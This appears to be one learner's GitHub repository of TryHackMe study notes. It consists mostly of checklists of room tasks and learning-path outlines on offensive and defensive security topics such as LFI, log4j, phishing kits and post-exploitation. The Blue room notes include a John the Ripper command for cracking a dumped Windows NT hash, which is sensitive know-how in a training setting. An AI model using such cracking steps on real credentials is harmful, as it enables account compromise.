├── Badges
├── test
├── README.md
└── burpsuite.svg
├── Certificates
├── README.md
└── THM-8MPVWS4EBC.png
├── .DS_Store
├── .gitignore
├── Room
├── .DS_Store
├── YARA
│ ├── myfirstrule.yar
│ └── YaraPro
├── DVWA
│ └── README.md
├── Bolt
│ └── README.md
├── Sublist3r
│ └── README.md
├── LFI Basics
│ └── README.md
├── Volatility
│ └── README.md
├── Dumping Router Firmware
│ └── README.md
├── Badbyte
│ └── README.md
├── Printer Hacking 101
│ └── README.md
├── AttackerKB
│ └── README.md
├── HackerNote
│ └── README.md
├── Injection
│ └── README.md
├── Toolbox: Vim
│ └── README.md
├── Intro to IoT Pentesting
│ └── README.md
├── Shodan.io
│ └── README.md
├── Geolocating Images
│ └── README.md
├── MAL: Researching
│ └── README.md
├── Phishing: HiddenEye
│ └── README.md
├── Physical Security Intro
│ └── README.md
├── Jupyter 101
│ └── README.md
├── Post-Exploitation Basics
│ └── README.md
├── Linux Strength Training
│ └── README.md
├── Solar, exploiting log4j
│ └── README.md
├── ffuf
│ └── README.md
├── Android Hacking 101
│ └── README.md
├── Annie
│ └── README.md
├── Brute
│ └── README.md
├── Web Enumeration
│ └── README.md
├── Intrusion Detection
│ └── README.md
├── Wifi Hacking 101
│ └── README.md
├── Epoch
│ └── README.md
├── CC: Pen Testing
│ └── README.md
├── Introduction to OWASP ZAP
│ └── README.md
├── Empire
│ └── README.md
├── MAL: Malware Introductory
│ └── README.md
└── TheHive Project
│ └── README.md
├── Modules
├── .DS_Store
├── Privilege Escalation
│ └── README.md
├── Phishing
│ └── README.md
├── Cyber Security Awareness
│ └── README.md
├── Compromising Active Directory
│ └── README.md
├── Initial Access
│ └── README.md
├── Network Security Evasion
│ └── README.md
├── Red Team Fundamentals
│ └── README.md
└── Windows Fundamentals
│ └── Windows Internals.md
├── King of the Hill
├── .DS_Store
├── KoTH
│ ├── KoTH.png
│ ├── KoTh-Hidding
│ └── KoTH-Protection
├── Cheatsheet
│ └── KoTH Protect King.md
└── README.md
├── Learning Path
├── Cyber Defense
│ ├── Intro to ISAC
│ │ └── APT--Advanced Persistent Threats
│ │ │ └── README.md
│ └── MITRE
│ │ └── README.md
├── Complete Beginner
│ ├── Windows Exploitation Basics
│ │ ├── Metasploit: Introduction
│ │ │ └── README.md
│ │ ├── Metasploit: Exploitation
│ │ │ └── README.md
│ │ ├── Metasploit: Meterpreter
│ │ │ └── README.md
│ │ ├── Blue
│ │ │ └── README.md
│ │ ├── README.md
│ │ ├── Windows Fundamentals 1
│ │ │ └── README.md
│ │ ├── Windows Fundamentals 2
│ │ │ └── README.md
│ │ └── Active Directory Basics
│ │ │ └── README.md
│ ├── Cryptography
│ │ ├── Hashing - Crypto 101
│ │ │ └── README.md
│ │ ├── John The Ripper
│ │ │ └── README.md
│ │ ├── README.md
│ │ └── Encryption - Crypto 101
│ │ │ └── README.md
│ ├── Complete Beginner Introduction
│ │ └── README.md
│ ├── Basic Computer Exploitation
│ │ ├── Steel Mountain
│ │ │ └── README.md
│ │ └── README.md
│ ├── Linux Fundamentals
│ │ └── README.md
│ ├── Basic Computer Exploitation.md
│ ├── Network Exploitation Basics
│ │ └── README.md
│ ├── README.md
│ └── Shells and Privilege Escalation
│ │ └── README.md
├── Pre Security
│ └── README.md
├── Jr Penetration Tester
│ └── README.md
├── Red Teaming
│ ├── Post Compromise
│ │ └── README.md
│ ├── Learn & win prizes - Fall 2022
│ │ └── README.md
│ └── README.md
├── SOC Level 1
│ ├── Endpoint Security Monitoring
│ │ └── README.md
│ ├── Network Security and Traffic Analysis
│ │ ├── Brim
│ │ │ └── cheat.md
│ │ ├── README.md
│ │ ├── Snort Challenge - The Basics
│ │ │ ├── README.md
│ │ │ └── local.rules
│ │ └── Zeek Exercises
│ │ │ └── README.md
│ ├── Cyber Defence Frameworks
│ │ └── README.md
│ └── README.md
├── CompTIA Pentest+
│ ├── Application-based vulnerabilities
│ │ └── README.md
│ ├── Network-based vulnerabilities
│ │ └── README.md
│ ├── Local-host vulnerabilities
│ │ ├── README.md
│ │ └── Attacktive Directory
│ │ │ └── README.md
│ ├── Penetration Testing Tools
│ │ └── README.md
│ └── README.md
├── Web Fundamentals
│ ├── README.md
│ ├── How The Web Works
│ │ └── README.md
│ ├── Burp Suite
│ │ └── README.md
│ └── Introduction to Web Hacking
│ │ └── README.md
├── Introduction to Cyber Security
│ └── README.md
├── README.md
└── Offensive Pentesting
│ └── README.md
├── TryHackMe Menu ToDo.md
├── Labs
└── Active Directory
│ └── README.md
├── Writeup
├── Agent Sudo
│ └── README.md
└── CyberHeroes.md
├── Teaching
└── README.md
└── Firewall-VPN
/Badges/test:
--------------------------------------------------------------------------------
1 | 1
2 |
--------------------------------------------------------------------------------
/Certificates/README.md:
--------------------------------------------------------------------------------
1 |
2 | 
3 |
--------------------------------------------------------------------------------
/.DS_Store:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/AnLoMinus/TryHackMe/HEAD/.DS_Store
--------------------------------------------------------------------------------
/.gitignore:
--------------------------------------------------------------------------------
1 |
2 | King of the Hill/KoTH/ChangeMe_SetTarget-KoTH-Log.md
3 |
--------------------------------------------------------------------------------
/Room/.DS_Store:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/AnLoMinus/TryHackMe/HEAD/Room/.DS_Store
--------------------------------------------------------------------------------
/Room/YARA/myfirstrule.yar:
--------------------------------------------------------------------------------
1 | rule WeFoundThat {
2 | condition: true
3 | }
4 |
--------------------------------------------------------------------------------
/Modules/.DS_Store:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/AnLoMinus/TryHackMe/HEAD/Modules/.DS_Store
--------------------------------------------------------------------------------
/King of the Hill/.DS_Store:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/AnLoMinus/TryHackMe/HEAD/King of the Hill/.DS_Store
--------------------------------------------------------------------------------
/Certificates/THM-8MPVWS4EBC.png:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/AnLoMinus/TryHackMe/HEAD/Certificates/THM-8MPVWS4EBC.png
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTH.png:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/AnLoMinus/TryHackMe/HEAD/King of the Hill/KoTH/KoTH.png
--------------------------------------------------------------------------------
/Room/DVWA/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [DVWA](https://tryhackme.com/room/dvwa)
4 | > Basic room for testing exploits against the Damn Vulnerable Web Application box
5 | - [x] Task 1 DVWA
6 |
--------------------------------------------------------------------------------
/Room/Bolt/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Bolt](https://tryhackme.com/room/bolt)
4 | > A hero is unleashed
5 | - [ ] Task 1 Deploy the machine
6 | - [ ] Task 2 Hack your way into the machine!
7 |
--------------------------------------------------------------------------------
/Room/Sublist3r/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [Sublist3r](https://tryhackme.com/room/rpsublist3r)
4 | > Learn how to find subdomains with Sublist3r!
5 | - [x] Task 1 Intro
6 | - [x] Task 2 Installation
7 | - [x] Task 3 Switchboard
8 | - [x] Task 4 Scans away!
9 |
--------------------------------------------------------------------------------
/Room/LFI Basics/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [LFI Basics](https://tryhackme.com/room/lfibasics)
4 | > Learn the basics of local file inclusion
5 | - [x] Task 1 Local File Inclusion
6 | - [x] Task 2 Local File Inclusion using Directory Traversal
7 | - [x] Task 3 Reaching RCE using LFI and log poisoning
8 |
--------------------------------------------------------------------------------
/Room/Volatility/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Volatility](https://tryhackme.com/room/bpvolatility)
4 | > Learn how to perform memory forensics with Volatility!
5 | - [ ] Task 1 Intro
6 | - [ ] Task 2 Obtaining Memory Samples
7 | - [ ] Task 3 Examining Our Patient
8 | - [ ] Task 4 Post Actions
9 | - [ ] Task 5 Extra Credit
10 |
--------------------------------------------------------------------------------
/Room/Dumping Router Firmware/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Dumping Router Firmware](https://tryhackme.com/room/rfirmware)
4 | > Have you ever been curious about how your router works? What OS it runs? What makes it tick?
5 | - [ ] Task 1 Preparation
6 | - [ ] Task 2 Investigating Firmware
7 | - [ ] Task 3 Mounting and Analysis of the Router's Filesystem
8 |
--------------------------------------------------------------------------------
/Learning Path/Cyber Defense/Intro to ISAC/APT--Advanced Persistent Threats/README.md:
--------------------------------------------------------------------------------
1 | # Advanced Persistent Threats (APTs)
2 | - [THREAT ACTORS](./Groups.md)
3 | - mandiant: [APT Groups](https://www.mandiant.com/resources/apt-groups)
4 |
5 | - [APT & CyberCriminal Campaign Collection](https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections)
6 | - [APT Groups and Operations](https://docs.google.com/spreadsheets/u/1/d/1H9_xaxQHpWaa4O_Son4Gx0YOIzlcBWMsdvePFX68EKU/pubhtml)
7 |
8 |
--------------------------------------------------------------------------------
/Room/Badbyte/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Badbyte](https://tryhackme.com/room/badbyte)
4 | > Infiltrate BadByte and help us to take over root.
5 | - [ ] Task 1 Deploy the machine
6 | - [ ] Task 2 Reconnaissance
7 | - [ ] Task 3 Foothold
8 | - [ ] Task 4 Port Forwarding
9 | - [ ] Task 5 Web Exploitation
10 | - [ ] Task 6 Privilege Escalation
11 |
--------------------------------------------------------------------------------
/TryHackMe Menu ToDo.md:
--------------------------------------------------------------------------------
1 | - [x] TryHackMe Menu ToDo
2 | - [x] Start
3 | - [ ] Asking For Username:
4 | - [ ] Asking For TryHackMe VPN File:
5 | - [ ] Asking Data for Reporting:
6 | - [ ] Asking Location For Reporting:
7 | - [ ] Asking For IP Target:
8 |
9 | ---
10 |
11 | - [x] Stop
12 | - [ ] anonsurf status
13 | - [ ] anonsurf start
14 | - [ ] anonsurf stop
15 |
16 | ---
17 |
18 | - [x] Status
19 | - [ ] Asking For Username:
20 |
21 |
22 |
23 |
--------------------------------------------------------------------------------
/Room/Printer Hacking 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Printer Hacking 101](https://tryhackme.com/room/printerhacking101)
4 | > Learn about (and get hands on with) printer hacking and understand the basics of IPP.
5 | - [ ] Task 1 Unit 1 - Introduction
6 | - [ ] Task 2 Unit 2: IPP Port
7 | - [ ] Task 3 Unit 3: Targeting & Exploitation
8 | - [ ] Task 4 Unit 4 - Conclusion
9 |
--------------------------------------------------------------------------------
/Room/AttackerKB/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [AttackerKB](https://tryhackme.com/room/attackerkb)
4 | > Learn how to leverage AttackerKB and learn about exploits in your workflow!
5 | - [ ] Task 1 I'm attacking what now?
6 | - [ ] Task 2 Discovering the Lay of the Land
7 | - [ ] Task 3 Learning to Fly
8 | - [ ] Task 4 Blasting Away
9 | - [ ] Task 5 Going Further
10 |
--------------------------------------------------------------------------------
/Labs/Active Directory/README.md:
--------------------------------------------------------------------------------
1 | # Training Labs
2 |
3 | ----
4 |
5 | ### Active Directory
6 | - [Breaching Active Directory](https://tryhackme.com/room/breachingad)
7 | - [Enumerating Active Directory](https://tryhackme.com/room/adenumeration)
8 | - [Lateral Movement and Pivoting](https://tryhackme.com/room/lateralmovementandpivoting)
9 | - [Exploiting Active Directory](https://tryhackme.com/room/exploitingad)
10 | - [Active Directory Persistence](https://tryhackme.com/room/persistingad)
11 |
12 | ---
13 |
14 |
--------------------------------------------------------------------------------
/Room/HackerNote/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [HackerNote](https://tryhackme.com/room/hackernote)
4 | > A custom webapp, introducing username enumeration, custom wordlists and a basic privilege escalation exploit.
5 | - [ ] Task 1 Reconnaissance
6 | - [ ] Task 2 Investigate
7 | - [ ] Task 3 Exploit
8 | - [ ] Task 4 Attack Passwords
9 | - [ ] Task 5 Escalate
10 | - [ ] Task 6 Comments on realism and Further Reading
11 |
--------------------------------------------------------------------------------
/Room/Injection/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Injection](https://tryhackme.com/room/injection)
4 | > Walkthrough of OS Command Injection. Demonstrate OS Command Injection and explain how to prevent it on your servers
5 | - [ ] Task 1 Introduction & Deploy
6 | - [ ] Task 2 An Introduction To Command Injection
7 | - [ ] Task 3 Blind Command Injection
8 | - [ ] Task 4 Active Command Injection
9 | - [ ] Task 5 Get The Flag!
10 |
--------------------------------------------------------------------------------
/Room/Toolbox: Vim/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Toolbox: Vim](https://tryhackme.com/room/toolboxvim)
4 | > Learn vim, a universal text editor that can be incredibly powerful when used properly. From basic text editing to editing of binary files, Vim can be an important arsenal in a security toolkit.
5 | - [ ] Task 1 Task 1
6 | - [ ] Task 2 Task 2
7 | - [ ] Task 3 Task 3
8 | - [ ] Task 4 Task 4
9 | - [ ] Task 5 Task 5
10 |
--------------------------------------------------------------------------------
/Room/Intro to IoT Pentesting/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [Intro to IoT Pentesting](https://tryhackme.com/room/iotintro)
4 | > A beginner friendly walkthrough for internet of things (IoT) pentesting.
5 | - [x] Task 1 Foreword
6 | - [x] Task 2 A little theory
7 | - [x] Task 3 Connecting to the machine
8 | - [x] Task 4 Unpacking the firmware
9 | - [x] Task 5 Attacking the application
10 | - [x] Task 6 Personal thoughts
11 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Metasploit: Introduction/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Metasploit: Introduction](https://tryhackme.com/room/metasploitintro)
3 | - An introduction to the main components of the Metasploit Framework.
4 | - [x] Task 1 Introduction to Metasploit
5 | - [x] Task 2 Main Components of Metasploit
6 | - [x] Task 3 Msfconsole
7 | - [x] Task 4 Working with modules
8 | - [x] Task 5 Summary
9 |
10 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/Hashing - Crypto 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Hashing - Crypto 101](https://tryhackme.com/room/hashingcrypto101)
3 | > An introduction to Hashing, as part of a series on crypto
4 | - [x] Task 1 Key Terms
5 | - [x] Task 2 What is a hash function?
6 | - [x] Task 3 Uses for hashing
7 | - [x] Task 4 Recognising password hashes
8 | - [x] Task 5 Password Cracking
9 | - [x] Task 6 Hashing for integrity checking
10 |
--------------------------------------------------------------------------------
/Room/Shodan.io/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Shodan.io](https://tryhackme.com/room/shodan)
4 | > Learn about Shodan.io and how to use it for devices enumeration - is your coffee machine publicly accessible?
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 Filters
7 | - [ ] Task 3 Google & Filtering
8 | - [ ] Task 4 Shodan Monitor
9 | - [ ] Task 5 Shodan Dorking
10 | - [ ] Task 6 Shodan Extension
11 | - [ ] Task 7 Exploring the API & Conclusion
12 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Metasploit: Exploitation/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Metasploit: Exploitation](https://tryhackme.com/room/metasploitexploitation)
3 | - Using Metasploit for scanning, vulnerability assessment and exploitation.
4 | - [x] Task 1 Introduction
5 | - [x] Task 2 Scanning
6 | - [x] Task 3 The Metasploit Database
7 | - [x] Task 4 Vulnerability Scanning
8 | - [x] Task 5 Exploitation
9 | - [x] Task 6 Msfvenom
10 | - [x] Task 7 Summary
11 |
12 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Metasploit: Meterpreter/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Metasploit: Meterpreter](https://tryhackme.com/room/meterpreter)
3 | - Take a deep dive into Meterpreter, and see how in-memory payloads can be used for post-exploitation.
4 | - [x] Task 1 Introduction to Meterpreter
5 | - [x] Task 2 Meterpreter Flavors
6 | - [x] Task 3 Meterpreter Commands
7 | - [x] Task 4 Post-Exploitation with Meterpreter
8 | - [x] Task 5 Post-Exploitation Challenge
9 |
10 |
--------------------------------------------------------------------------------
/Room/Geolocating Images/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Geolocating Images](https://tryhackme.com/room/geolocatingimages)
4 | > Room to understand how to geolocate images
5 | - [ ] Task 1 Getting Started
6 | - [ ] Task 2 Getting our feet wet - where is this?
7 | - [ ] Task 3 Geolocating Images 101
8 | - [ ] Task 4 Now your turn
9 | - [ ] Task 5 Helpful tips for geolocating
10 | - [ ] Task 6 Your turn, again!
11 | - [ ] Task 7 Your turn, what can you see?
12 | - [ ] Task 8 You're done!
13 |
--------------------------------------------------------------------------------
/Room/MAL: Researching/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [MAL: Researching](https://tryhackme.com/room/malresearching)
4 | > Understanding checksums, how to generate them and their use throughout malware analysis with online sandboxing & reporting services
5 | - [ ] Task 1 Intro
6 | - [ ] Task 2 Deploy!
7 | - [ ] Task 3 Checksums 101
8 | - [ ] Task 4 Online Sandboxing
9 | - [ ] Task 5 Practical: Calculating & Reporting Checksums
10 | - [ ] Task 6 VirusTotal
11 | - [ ] Task 7 Future Reading (References)
12 |
--------------------------------------------------------------------------------
/Room/Phishing: HiddenEye/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Phishing: HiddenEye](https://tryhackme.com/room/phishinghiddeneye)
4 | > A simple guide on how to use a tool known as HiddenEye developed by ANONUD4Y. This tool helps you create a phishing page for different sites such as Gmail, Snapchat, Paypal and more. Including understanding the difference between legit and fake site.
5 | - [ ] Task 1 Installation & Creating your first phishing page !
6 | - [ ] Task 2 Masking Your Link.
7 | - [ ] Task 3 Creating Gmail Phishing Page !
8 |
--------------------------------------------------------------------------------
/Room/Physical Security Intro/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Physical Security Intro](https://tryhackme.com/room/physicalsecurityintro)
4 | > This room is an introduction to physical security methods to bypass locks, doors and other physical barriers.
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 Overt, Covert, and Surreptitious Entry
7 | - [ ] Task 3 Lock Picking
8 | - [ ] Task 4 Lock Anatomy
9 | - [ ] Task 5 Padlock Bypassing
10 | - [ ] Task 6 Hardware Bypassing
11 | - [ ] Task 7 Credits and More Resources
12 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/Blue/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Blue](https://tryhackme.com/room/blue)
3 | - Deploy & hack into a Windows machine, leveraging common misconfigurations issues.
4 | - [x] Task 1 Recon
5 | - [x] Task 2 Gain Access
6 | - [x] Task 3 Escalate
7 | - [x] Task 4 Cracking
8 | - Command To Crack Hash Dumped From Windows meterpreter:
9 | > `john jon.hash --format=NT --wordlist=/usr/share/wordlists/rockyou.txt --show`
10 | - [x] Task 5 Find flags!
11 |
12 | ---
13 |
14 |
--------------------------------------------------------------------------------
/Room/Jupyter 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Jupyter 101](https://tryhackme.com/room/jupyter101)
4 | > A friendly introduction into using the Jupyter Notebook environment. Learn to process and visualise data!
5 | - [ ] Task 1 Preface
6 | - [ ] Task 2 What is Jupyter?
7 | - [ ] Task 3 Deploying Instance & Logging In
8 | - [ ] Task 4 Let's Learn More About Jupyter
9 | - [ ] Task 5 Understanding how Jupyter Notebooks Run
10 | - [ ] Task 6 Interacting With the Filesystem!
11 | - [ ] Task 7 Handling Data With Pandas
12 | - [ ] Task 8 Visualising Data With Matplotlib
13 |
--------------------------------------------------------------------------------
/Room/Post-Exploitation Basics/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Post-Exploitation Basics](https://tryhackme.com/room/postexploit)
4 | > Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 Enumeration w/ Powerview
7 | - [ ] Task 3 Enumeration w/ Bloodhound
8 | - [ ] Task 4 Dumping hashes w/ mimikatz
9 | - [ ] Task 5 Golden Ticket Attacks w/ mimikatz
10 | - [ ] Task 6 Enumeration w/ Server Manager
11 | - [ ] Task 7 Maintaining Access
12 | - [ ] Task 8 Conclusion
13 |
--------------------------------------------------------------------------------
/Room/Linux Strength Training/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Linux Strength Training](https://tryhackme.com/room/linuxstrengthtraining)
4 | > Guided room for beginners to learn/reinforce linux command line skills
5 | - [ ] Task 1 Intro
6 | - [ ] Task 2 Finding your way around linux - overview
7 | - [ ] Task 3 Working with files
8 | - [ ] Task 4 Hashing - introduction
9 | - [ ] Task 5 Decoding base64
10 | - [ ] Task 6 Encryption/Decryption using gpg
11 | - [ ] Task 7 Cracking encrypted gpg files
12 | - [ ] Task 8 Reading SQL databases
13 | - [ ] Task 9 Final Challenge
14 |
--------------------------------------------------------------------------------
/Room/Solar, exploiting log4j/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Solar, exploiting log4j](https://tryhackme.com/room/solar)
4 | > Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.
5 | - [ ] Task 1 CVE-2021-44228 Introduction
6 | - [ ] Task 2 Reconnaissance
7 | - [ ] Task 3 Discovery
8 | - [ ] Task 4 Proof of Concept
9 | - [ ] Task 5 Exploitation
10 | - [ ] Task 6 Persistence
11 | - [ ] Task 7 Detection
12 | - [ ] Task 8 Bypasses
13 | - [ ] Task 9 Mitigation
14 | - [ ] Task 10 Patching
15 | - [ ] Task 11 Credits and Author's Notes
16 |
--------------------------------------------------------------------------------
/Room/ffuf/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [ffuf](https://tryhackme.com/room/ffuf)
4 | > Enumeration, fuzzing, and directory brute forcing using ffuf
5 | - [ ] Task 1 `Info` Introduction
6 | - [ ] Task 2 `Walkthrough` Basics
7 | - [ ] Task 3 `Walkthrough` Finding pages and directories
8 | - [ ] Task 4 `Walkthrough` Using filters
9 | - [ ] Task 5 `Walkthrough` Fuzzing parameters
10 | - [ ] Task 6 `Walkthrough` Finding vhosts and subdomains
11 | - [ ] Task 7 `Walkthrough` Proxifying ffuf traffic
12 | - [ ] Task 8 `Questions` Reviewing the options
13 | - [ ] Task 9 `Info` About the author
14 |
--------------------------------------------------------------------------------
/Learning Path/Pre Security/README.md:
--------------------------------------------------------------------------------
1 |
2 | 
3 |
4 |
5 | ### Before hacking something, you first need to understand the basics.
6 |
7 | * Cyber security basics
8 | * Networking basics and weaknesses
9 |
10 | * The web and common attacks
11 | * Learn to use the Linux operating system
12 |
13 | - 40 Hours
14 |
15 | - Easy
16 |
17 |
18 |
19 |
20 | ✅ [Pre Security](https://tryhackme.com/path-action/presecurity/join)
21 |
22 |
23 |
24 | - [Certificate]()
25 |
26 | 
27 |
28 |
29 |
--------------------------------------------------------------------------------
/Room/Android Hacking 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Android Hacking 101](https://tryhackme.com/room/androidhacking101)
4 | > Android Mobile Application Penetration Testing
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 Setup the environment
7 | - [ ] Task 3 Methodology
8 | - [ ] Task 4 Information Gathering
9 | - [ ] Task 5 Reversing
10 | - [ ] Task 6 Static analysis
11 | - [ ] Task 7 Static analysis – Complications
12 | - [ ] Task 8 Dynamic Analysis
13 | - [ ] Task 9 Dynamic Analysis – Complications
14 | - [ ] Task 10 Bypass - Complications in Dynamic Analysis
15 | - [ ] Task 11 Final
16 |
--------------------------------------------------------------------------------
/Room/Annie/README.md:
--------------------------------------------------------------------------------
1 | # [Annie](https://tryhackme.com/room/annie)
2 | > ## Remote access comes in different flavors.
3 | > 
4 |
5 |
6 | - [ ] Task 1 Recon - Research - Exploit
7 |
8 | ---
9 |
10 | - ## Task 1 Recon - Research - Exploit
11 | - Do your usual recon, go for some vulnerability research, and exploit this box already.
12 | - Also, don't forget the PrivEsc of course :)
13 | - Good luck & have fun!
14 |
15 | > ### Answer the questions below
16 |
17 | > - What is user.txt?
18 | > - Answer format: [`***{*****************}`]()
19 |
20 | > - What is root.txt?
21 | > - Answer format: [`***{***********.*.******}`]()
22 |
--------------------------------------------------------------------------------
/Room/Brute/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | 
4 |
5 | # [Brute](https://tryhackme.com/room/ettubrute)
6 | #### You as well, Brutus?
7 |
8 | ---
9 |
10 | - [ ] [Task 1 What is the root and user flag?]()
11 |
12 | ---
13 |
14 | ## [Task 1 What is the root and user flag?]()
15 |
16 | #### You won't be able to just brute your way into this one, or will you?
17 |
18 | ### Answer the questions below
19 | - What is the user flag?
20 | > Answer format: [`***{***************}`]()
21 | - What is the root flag?
22 | > Answer format: [`***{****************************}`]()
23 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/John The Ripper/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [John The Ripper](https://tryhackme.com/room/johntheripper0)
3 | > Learn how to use John the Ripper - An extremely powerful and adaptable hash cracking tool
4 | - [x] Task 1 John who?
5 | - [x] Task 2 Setting up John the Ripper
6 | - [x] Task 3 Wordlists
7 | - [x] Task 4 Cracking Basic Hashes
8 | - [x] Task 5 Cracking Windows Authentication Hashes
9 | - [x] Task 6 Cracking /etc/shadow Hashes
10 | - [x] Task 7 Single Crack Mode
11 | - [x] Task 8 Custom Rules
12 | - [x] Task 9 Cracking Password Protected Zip Files
13 | - [x] Task 10 Cracking Password Protected RAR Archives
14 | - [x] Task 11 Cracking SSH Keys with John
15 | - [x] Task 12 Further Reading
16 |
--------------------------------------------------------------------------------
/Learning Path/Jr Penetration Tester/README.md:
--------------------------------------------------------------------------------
1 |
2 | 
3 |
4 |
5 | ### Learn the necessary skills to start a career as a penetration tester
6 |
7 | * Pentesting methodologies and tactics
8 | * Enumeration, exploitation and reporting
9 | * Realistic hands-on hacking exercises
10 | * Learn security tools used in the industry
11 |
12 | - 56 Hours
13 |
14 | - Intermediate
15 |
16 | ### Career
17 | - Use this path to work towards a career in cyber
18 | - Penetration Tester
19 |
20 |
21 |
22 |
23 | ✅ [Jr Penetration Tester](https://tryhackme.com/path-action/jrpenetrationtester/join)
24 |
25 |
26 |
27 | - [Certificate]()
28 |
29 | 
30 |
31 |
32 |
--------------------------------------------------------------------------------
/Room/Web Enumeration/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [Web Enumeration](https://tryhackme.com/room/webenumerationv2)
4 | > Learn the methodology of enumerating websites by using tools such as Gobuster, Nikto and WPScan
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 Manual Enumeration
7 | - [ ] Task 3 1. Introduction to Gobuster
8 | - [ ] Task 4 1.1. Gobuster Modes
9 | - [ ] Task 5 1.2. Useful Wordlists
10 | - [ ] Task 6 1.3. Practical: Gobuster (Deploy #1)
11 | - [ ] Task 7 2. Introduction to WPScan
12 | - [ ] Task 8 2.1. WPScan Modes
